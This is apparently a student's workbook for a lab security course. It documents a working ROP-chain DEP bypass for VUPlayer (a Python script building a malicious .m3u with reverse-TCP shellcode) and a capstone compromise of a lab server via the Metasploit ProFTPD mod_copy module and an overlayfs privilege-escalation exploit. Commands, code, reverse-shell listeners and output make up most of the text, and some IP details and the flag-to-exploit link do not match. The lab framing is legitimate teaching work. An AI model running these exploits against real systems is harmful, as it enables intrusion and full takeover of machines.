kali: ~
Session Actions Edit View Help
kali@kali: ~
kali@kali: ~
kali@kali: ~
GNU nano 9.0 /home/kali/dep_exploit.py
import struct
# Read shellcode generated by msfvenom
with open('reverse_tcp') as f:
exec(f.read())
def create_rop_chain():
rop_gadgets = [
0x100106e1, # POP EBP # RETN [BASS.dll]
0x100106e1, # skip 4 bytes [BASS.dll]
0x10015fe7, # POP EAX # RETN [BASS.dll]
0xffffdff, # Value to negate → 0x00000201 (dwSize)
0x10014db4, # NEG EAX # RETN [BASS.dll]
0x10032f72, # XCHG EAX,EBX # RETN [BASS.dll]
0x10015fe7, # POP EAX # RETN [BASS.dll]
0xffffffc0, # Value to negate → 0x00000040 (PAGE_EXECUTE_READWRITE)
0x10014db4, # NEG EAX # RETN [BASS.dll]
0x10038a6d, # XCHG EAX,EDX # RETN [BASS.dll]
0x100163c7, # POP ECX # RETN [BASS.dll]
0x1001bc0e, # writable location [BASS.dll]
0x1001621c, # POP EDI # RETN [BASS.dll]
0x1001dc05, # RETN (ROP NOP) [BASS.dll]
0x1001d07a, # POP ESI # RETN [BASS.dll]
0x100177e4, # JMP [EAX] [BASS.dll]
0x10015f82, # POP EAX # RETN [BASS.dll]
0x10040284, # ptr to VirtualProtect() [IAT BASS.dll]
0x1001d7a5, # PUSHAD # RETN [BASS.dll]
0x10022aa7, # ptr to jmp esp [BASS.dll]
]
return b''.join(struct.pack('<I', g) for g in rop_gadgets)
junk = b'A' * 1012
rop = create_rop_chain()
nops = b'\x90' * 16
pad = b'C' * (3000 - len(junk) - len(rop) - len(nops) - len(buf))
buffer = junk + rop + nops + buf + pad
print('[+] Creating vuplayer-dep.m3u, size: ' + str(len(buffer)))
with open('vuplayer-dep.m3u', 'wb') as f:
f.write(buffer)
print('[+] Done')
[Read 42 lines]
^G Help ^O Write Out ^F Where Is ^K Cut ^T Execute ^C Location M-U Undo
^X Exit ^R Read File ^\ Replace ^U Paste ^J Justify ^/ Go To Line M-E Redo



Then trigger the now exploit again.


Immunity Debugger - VUPlayer.exe
File View Debug Plugins ImmLib Options Window Help Jobs
Immunity: Consulting Services Manager
CPU - main thread, module VUPlayer
004F82EC $ 55 PUSH EBP
004F82ED . 8BEC MOV EBP,ESP
004F82EF . 6A FF PUSH -1
004F82F1 . 68 68305100 PUSH VUPlayer.00513068
004F82F6 . 68 72854F00 PUSH <JMP.&MSVCRT._except_handler3> SE handler installation
004F82FB . 64:A1 0000000 MOV EAX,DWORD PTR FS:[0]
004F8301 . 50 PUSH EAX
004F8302 . 64:8925 00000 MOV DWORD PTR FS:[0],ESP
004F8309 . 83EC 68 SUB ESP,68
004F830C . 53 PUSH EBX
004F830D . 56 PUSH ESI
004F830E . 57 PUSH EDI
004F830F . 8965 E8 MOV DWORD PTR SS:[EBP-18],ESP
004F8312 . 33DB XOR EBX,EBX
004F8314 . 895D FC MOV DWORD PTR SS:[EBP-4],EBX
004F8317 . 6A 02 PUSH 2
004F8319 . FF15 8C195000 CALL DWORD PTR DS:[<&MSVCRT.__set_app_t MSVCRT.__set_app_type
004F831F . 59 POP ECX
004F8320 . 830D BCAB5300 OR DWORD PTR DS:[53ABBC],FFFFFFFF
004F8327 . 830D C0AB5300 OR DWORD PTR DS:[53ABC0],FFFFFFFF
004F832E . FF15 90195000 CALL DWORD PTR DS:[<&MSVCRT.__p__fmode> MSVCRT.__p__fmode
004F8334 . 8B0D B0AB5300 MOV ECX,DWORD PTR DS:[53ABB0]
004F833A . 8908 MOV DWORD PTR DS:[EAX],ECX
004F833C . FF15 94195000 CALL DWORD PTR DS:[<&MSVCRT.__p__commod MSVCRT.__p__commode
004F8342 . 8B0D ACAB5300 MOV ECX,DWORD PTR DS:[53ABAC]
004F8348 . 8908 MOV DWORD PTR DS:[EAX],ECX
004F834A . A1 98195000 MOV EAX,DWORD PTR DS:[<&MSVCRT._adjust_
004F834F . 8B00 MOV EAX,DWORD PTR DS:[EAX]
004F8351 . A3 B8AB5300 MOV DWORD PTR DS:[53ABB8],EAX
004F8356 . E8 4A020000 CALL VUPlayer.004F85A5
004F835B . 391D 70425300 CMP DWORD PTR DS:[534270],EBX
004F8361 . 75 0C JNZ SHORT VUPlayer.004F836F
004F8363 . 68 A2854F00 PUSH VUPlayer.004F85A2
004F8368 . FF15 9C195000 CALL DWORD PTR DS:[<&MSVCRT.__setuserma MSVCRT.__setusermatherr
004F836E . 59 POP ECX
004F836F > E8 1C020000 CALL VUPlayer.004F8590
004F8374 . 68 E8D95100 PUSH VUPlayer.0051D9E8
004F8379 . 68 E4D95100 PUSH VUPlayer.0051D9E4
004F837E . E8 07020000 CALL <JMP.&MSVCRT._initterm>
004F8383 . A1 A8AB5300 MOV EAX,DWORD PTR DS:[53ABA8]
004F8388 . 8945 94 MOV DWORD PTR SS:[EBP-6C],EAX
004F838B . 8D45 94 LEA EAX,DWORD PTR SS:[EBP-6C]
004F838E . 50 PUSH EAX
004F838F . FF35 A4AB5300 PUSH DWORD PTR DS:[53ABA4]
004F8395 . 8D45 9C LEA EAX,DWORD PTR SS:[EBP-64]
004F8398 . 50 PUSH EAX
004F8399 . 8D45 90 LEA EAX,DWORD PTR SS:[EBP-70]
004F839C . 50 PUSH EAX
004F839D . 8D45 A0 LEA EAX,DWORD PTR SS:[EBP-60]
004F83A0 . 50 PUSH EAX
004F83A1 . FF15 A4195000 CALL DWORD PTR DS:[<&MSVCRT.__getmainar MSVCRT.__getmainargs
004F83A7 . 68 E0D95100 PUSH VUPlayer.0051D9E0
Registers (FPU)
EAX 00000000
ECX 00000004
EDX 00000000
EBX 00000000
ESP 001AEB60
EBP 001AEBCC
ESI 00000000
EDI 00000E8C
EIP 77189BCC ntdll.77189BC
C 0 ES 7720002B 32bit 0(0
P 1 CS 50000023 32bit 0(0
A 1 SS 78A002B 32bit 0(0)
Z 0 DS 6B002B 32bit 0(0)
S 0 FS 1A0053 32bit 0(0)
T 0 GS 6B002B 32bit 0(0)
D 0
O 0 LastErr ERROR_SUCCESS
EFL 00200216 (NO,NB,NE,A,N
ST0 bad +NaN
ST1 empty g
ST2 empty g
ST3 empty +NaN
ST4 empty g
ST5 empty g
ST6 empty g
ST7 empty g
3 2 1 0
FST 0061 Cond 0 0 0 0 E
FCW 027F Prec NEAR,53 M
Address Hex dump ASCII
0051D000 00 00 00 00 F1 85 4F 00 00 10 40 00 60 10 40 00
0051D010 C0 10 40 00 D0 12 40 00 30 13 40 00 90 13 40 00
0051D020 F0 13 40 00 00 47 40 00 60 47 40 00 C0 47 40 00
0051D030 80 58 40 00 E0 58 40 00 40 59 40 00 A0 59 40 00
0051D040 00 5A 40 00 60 5A 40 00 C0 5A 40 00 20 5B 40 00
0051D050 70 82 40 00 D0 82 40 00 30 83 40 00 90 83 40 00
001AFF78 75A55D49 I]u RETURN to KERNEL32.
001AFF7C 003CE000 .<.
001AFF80 75A55D30 0]u KERNEL32.BaseThread
001AFF84 001AFFDC
001AFF88 7717E1FB
001AFF8C 003CE000 .<.
001AFF90 B80B84BD
[03:42:08] Thread 00001320 terminated, exit code 0
Runn


kali@kali: ~
Session Actions Edit View Help
kali@kali: ~
kali@kali: ~
kali@kali: ~
10/13/2026 04:53 PM <DIR> .
10/13/2026 02:06 PM <DIR> ..
10/13/2026 02:38 PM <DIR> CSS 484 Windows-StackOverflow-Workshop
10/13/2026 02:26 PM 27,493,328 CSS 484 Windows-StackOverflow-Workshop.zip
10/13/2026 04:41 PM 1,467 exploit (1).m3u
10/13/2026 04:53 PM 1,467 exploit (2).m3u
10/13/2026 04:31 PM 1,467 exploit.m3u
10/13/2026 03:27 PM 3,000 poc.m3u
10/13/2026 04:05 PM 3,000 poc1.m3u
10/13/2026 04:14 PM 1,016 poc2.m3u
7 File(s) 27,504,745 bytes
3 Dir(s) 52,573,700,096 bytes free
C:\Users\ohkai\Downloads>ipconfig
whoami
^C
(kali㉿kali)-[~]
$ nc -lvnp 7777
listening on [any] 7777 ...
connect to [192.168.1.40] from (UNKNOWN) [192.168.1.41] 53797
Microsoft Windows [Version 10.0.26300.9457]
(c) Microsoft Corporation. All rights reserved.
C:\Users\ohkai\Downloads>whoami
whoami
desktop-0v8769k\ohkai
C:\Users\ohkai\Downloads>
(kali㉿kali)-[~]
$
(kali㉿kali)-[~]
$ nc -lvnp 7777
listening on [any] 7777 ...
^C
(kali㉿kali)-[~]
$ nc -lvnp 7777
listening on [any] 7777 ...
connect to [192.168.1.40] from (UNKNOWN) [192.168.1.41] 49173
Microsoft Windows [Version 10.0.26300.9457]
(c) Microsoft Corporation. All rights reserved.
C:\Users\ohkai\Downloads>



It works this time. The new file bypassed DEP.

Step and code I use for this Problem (pretty much reuse from EX 15): (Blue = code)

Step 1 - Enable PAE/NX in VirtualBox (Mine the PAE/NX is off by default)
VirtualBox Settings → System → Processor → tick Enable PAE/NX → start VM back up.
This lets Windows enforce DEP at the hardware level.

Step 2 - Confirm baseline exploit still works (pre-DEP)

On Kali:

nc -lvnp 7777

python3 -m http.server 8000

On Windows: load fresh VUPlayer in Immunity → F9 → Open Playlist → exploit.m3u.
Shell lands on Kali.

Step 3 - Enable DEP on Windows

Right-click This PC → Properties → Advanced system settings → Advanced → Performance Settings → Data Execution Prevention tab → select "Turn on DEP for all programs and services" → OK → Restart.

Step 4 - Retry exploit, confirm DEP blocks it

Same steps as Step 2 but with DEP now on. No shell lands. Immunity shows:

Access violation when executing [001AED9C]

Step 5 - Generate the ROP chain with Mona

In Immunity Debugger's command bar:

!mona rop -m "BASS.dll, BASSWMA.dll, BASSMIDI.dll" -cpb "\x00\x09\x0a\x0d\x1a"

Searches only the three non-ASLR DLLs bundled with VUPlayer.

Results saved to C:\mona\VUPlayer\rop_chains.txt.

Step 6 - Read the ROP chain

Open C:\mona\VUPlayer\rop_chains.txt → find the Python / VirtualProtect section. This is the chain we'll embed in the exploit. It sets up registers for a VirtualProtect() call, which marks the stack executable, then jumps into the shellcode.

Step 7 - Build the DEP-bypass exploit on Kali

nano dep_exploit.py

python3 dep_exploit.py

ls -la vuplayer-dep.m3u

Script combines: 1012 bytes of junk + ROP chain + 16-byte NOP sled + shellcode (reused from Ex 15) + padding to 3000 bytes total. Output: vuplayer-dep.m3u, exactly 3000 bytes.

Step 8 - Deliver and trigger
On Kali:

nc -lvnp 7777

python3 -m http.server 8000

On Windows: browser to http://192.168.1.40:8000/ → download vuplayer-dep.m3u → fresh VUPlayer in Immunity → F9 → Open Playlist → vuplayer-dep.m3u.

Step 9 - Shell caught, DEP bypassed

Kali's netcat receives the connection.

Run: whoami

Returns “desktop-0v8769k\ohkai” full remote code execution on Windows 11 with DEP enabled, bypassed via the ROP chain calling VirtualProtect().

Exercise 17. Capstone Challenge: Full Compromise

[CAPSTONE] Challenge exercise - minimal guidance by design.

Scenario

A forgotten server has been left running on the lab network. It exposes a service it shouldn't, and it is

holding data it shouldn't. Your job is to get in, work out where you stand, and take control of the

entire machine. Three flags are hidden on the box, each marking a stage of the compromise.

There are no step-by-step instructions for this exercise: everything you need has been covered. Bring it

Together.

Objectives

• Discover and enumerate the target host on the lab network. Identify its services and pick your way in.

• Gain a foothold by exploiting a vulnerable service. Confirm the account you land as.

• Enumerate locally to understand your privileges and find a path upward.

• Escalate to root using a vulnerability present on the machine.

• Capture all three flags (format: FLAG{...}) and document exactly how you obtained each one.

Rules of engagement

• Attack only the designated target for this exercise. Do not touch other students' machines, the host, or

anything outside the lab network.

• The flag format is FLAG{...}. Include each flag's contents AND the command/output that revealed it.

• Your write-up must be reproducible: another student should be able to follow your steps and achieve

the same result.

Guided questions

a. At each stage, what specific piece of information told you what to do next? (Enumeration is the skill

under assessment here.)

b. Which account did you land as after the initial exploit, and why did that not give you the root flag

directly?

c. Describe the privilege-escalation vulnerability you used. Why does it work, and how would a defender

remediate it?

d. If your first escalation attempt had failed, what alternative path would you have investigated on this

host?


In your workbook: provide a full, reproducible walkthrough: reconnaissance, the foothold exploit (with

commands), your local enumeration, the privilege-escalation step, and all three flags with the evidence that

revealed each. Marks are weighted toward correct methodology and clear reasoning, not just the flags.

Task 1 :Discover and enumerate the target host on the lab network. Identify its services and pick your way in.

Finds the IP and services



In fact we know that it is an oracle virtual box so we can brute force and scan each of them. But it would take forever so let's take the one that I assume it has what we are looking for. (10.10.110.192)(left side).

Task2: Gain a foothold by exploiting a vulnerable service. Confirm the account you land as.

Enter msfconsole then


```
msf > use exploit/unix/ftp/proftpd_modcopy_exec
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf exploit(unix/ftp/proftpd_modcopy_exec) > set RHOSTS 10.10.101.239
RHOSTS => 10.10.101.239
msf exploit(unix/ftp/proftpd_modcopy_exec) > set port 80
[!] Unknown datastore option: port. Did you mean RPORT?
port => 80
msf exploit(unix/ftp/proftpd_modcopy_exec) > set sitepath /var/www/html
sitepath => /var/www/html
msf exploit(unix/ftp/proftpd_modcopy_exec) > set rport 80
rport => 80
msf exploit(unix/ftp/proftpd_modcopy_exec) > set payload cmd/unix/reverse_perl
payload => cmd/unix/reverse_perl
msf exploit(unix/ftp/proftpd_modcopy_exec) > set LHOST 10.10.101.239
LHOST => 10.10.101.239
msf exploit(unix/ftp/proftpd_modcopy_exec) > set RHOSTS 10.10.110.192
RHOSTS => 10.10.110.192
msf exploit(unix/ftp/proftpd_modcopy_exec) > set lport 4444
lport => 4444
msf exploit(unix/ftp/proftpd_modcopy_exec) > run
[*] Started reverse TCP handler on 10.10.101.239:4444
[*] 10.10.110.192:80 - 10.10.110.192:21 - Connected to FTP server
[*] 10.10.110.192:80 - 10.10.110.192:21 - Sending copy commands to FTP server
[*] 10.10.110.192:80 - Executing PHP payload /HOVkFU.php
[+] 10.10.110.192:80 - Deleted /var/www/html/HOVkFU.php
[*] Command shell session 1 opened (10.10.101.239:4444 -> 10.10.110.192:44158) at 2026-10-16 14:12:36 +0
700

whoami
www-data
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
hostname
metasploitable3-ub1404
```

Task 3: Escalate to root using a vulnerability present on the machine.

```
ls /tmp/37292.c /tmp/ofs 2>/dev/null
/tmp/37292.c
/tmp/ofs
/tmp/ofs
id
uid=0(root) gid=0(root) groups=0(root),33(www-data)
```

Id = 0 mean root

Task 4 Get all three FLAG{...}



Step 1 — Find the target

nmap -sn 10.10.101.0/24

Found 10.10.110.192 (VirtualBox VM on the network)

Step 2 — Scan it

nmap -sV -sC -T4 10.10.110.192

Found ProFTPD 1.3.5 on port 21 — vulnerable to CVE-2015-3306

Step 3 — Get a foothold

use exploit/unix/ftp/proftpd_modcopy_exec
set RHOSTS 10.10.110.192
set LHOST 10.10.101.239
set LPORT 4444
set SITEPATH /var/www/html
run

Landed as www-data

Step 4 — Escalate to root

ls /tmp/37292.c /tmp/ofs 2>/dev/null

/tmp/ofs

id

result:

uid=0(root) gid=0(root) groups=0(root),33(www-data) (uid=0 mean root)

Step 6 — Capture flags

grep -rn "FLAG{" / 2>/dev/null

Flag 1 — /var/www/html/mc_flag1.txt

FLAG{sh1ny_r00t_b1t_sp0tted_ask_p0lk1t_n1cely_CVE_2021_4034}

Flag 2 — /var/www/html/l.txt

FLAG{c0ntinuum_cr4cked_y0u_sl1pped_thr0ugh_th3_build_p1pel1ne}

Flag 3 — /root/flag.txt

FLAG{pwnk1t_p0pped_y0u_0wn_th3_wh0le_b0x_g4me_0ver}

(a). What told you what to do next at each stage?

- **Subnet sweep → found .192 as a VM**
- **nmap → ProFTPD 1.3.5 on port 21 → known vulnerable version**
- **Shell landed → whoami showed www-data → needed to escalate**
- **uname -a → kernel 3.13.0-24, Ubuntu 14.04 → vulnerable to CVE-2015-1328**

(b). Which account did you landed as, and why didn't it give root directly?

Landed as www-data. It's the web server's service account — restricted to web files only. It cannot read /root or perform privileged actions, so escalation was needed.

(c). Describe the privesc vulnerability. Why does it work and how to fix it?

CVE-2015-1328 (overlayfs) — Ubuntu 14.04's kernel lets unprivileged users mount overlayfs via user namespaces. The exploit abuses this to create a SUID root binary and get a root shell.

(d). What alternative path would you have tried if escalation failed?

/tmp contains pwnkit.c — CVE-2021-4034 (PwnKit), a pkexec vulnerability that works on almost any Linux system regardless of kernel version. That would have been the next attempt.